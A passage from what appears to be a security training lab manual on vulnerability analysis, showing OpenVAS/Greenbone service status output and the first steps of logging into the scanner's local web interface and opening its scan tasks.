'Menu' icon.

```
Mar 30 23:57:50 parrot systemd[1]: Started Greenbone Vulnerability Manager daemon (gvmd).
● ospd-openvas.service - OpenVAS Wrapper of the Greenbone Vulnerability Management (ospd-openvas)
  Loaded: loaded (/lib/systemd/system/ospd-openvas.service; disabled; vendor preset: disabled)
  Active: active (running) since Wed 2022-03-30 23:57:47 EDT; 8s ago
    Docs: man:ospd-openvas(8)
          man:openvas(8)
      Process: 1628 ExecStart=/usr/bin/ospd-openvas --unix-socket /run/ospd/ospd.sock --pid-file /run/ospd/ospd-openvas.pid --log-file /var/log/gvm/ospd-openvas.log --lock-file-dir /var/lib/openvas (code=exited, status=0/SUCCESS)
     Main PID: 1640 (ospd-openvas)
        Tasks: 4 (limit: 9417)
       Memory: 34.0M
          CPU: 375ms
         CGroup: /system.slice/ospd-openvas.service
             └─1640 /usr/bin/python3 /usr/bin/ospd-openvas --unix-socket /run/ospd/ospd.sock --pid-file /run/ospd/ospd-openvas.pid --log-file /var/log/gvm/ospd-openvas.log --lock-file-dir /var/lib/openvas
as
Mar 30 23:57:46 parrot systemd[1]: Starting OpenVAS Wrapper of the Greenbone Vulnerability Management (ospd-openvas)...
Mar 30 23:57:47 parrot systemd[1]: Started OpenVAS Wrapper of the Greenbone Vulnerability Management (ospd-openvas).


[*] Opening Web UI (https://127.0.0.1:9392) in: 5... 4... 3... 2... 1...
[root@parrot]~[/home/attacker]
#
```

6. The **Firefox** browser appears, in the address bar, type **<https://127.0.0.1:9392>** and press **Enter**.
7. OpenVAS login page appears, log in with **Username** and **Password** as **admin** and **password** and click the **Login** button.

Module 05 – Vulnerability Analysis




8. OpenVAS Dashboards appears, as shown in the screenshot.




Module 05 – Vulnerability Analysis

9. Navigate to **Scans → Tasks** from the Menu bar.

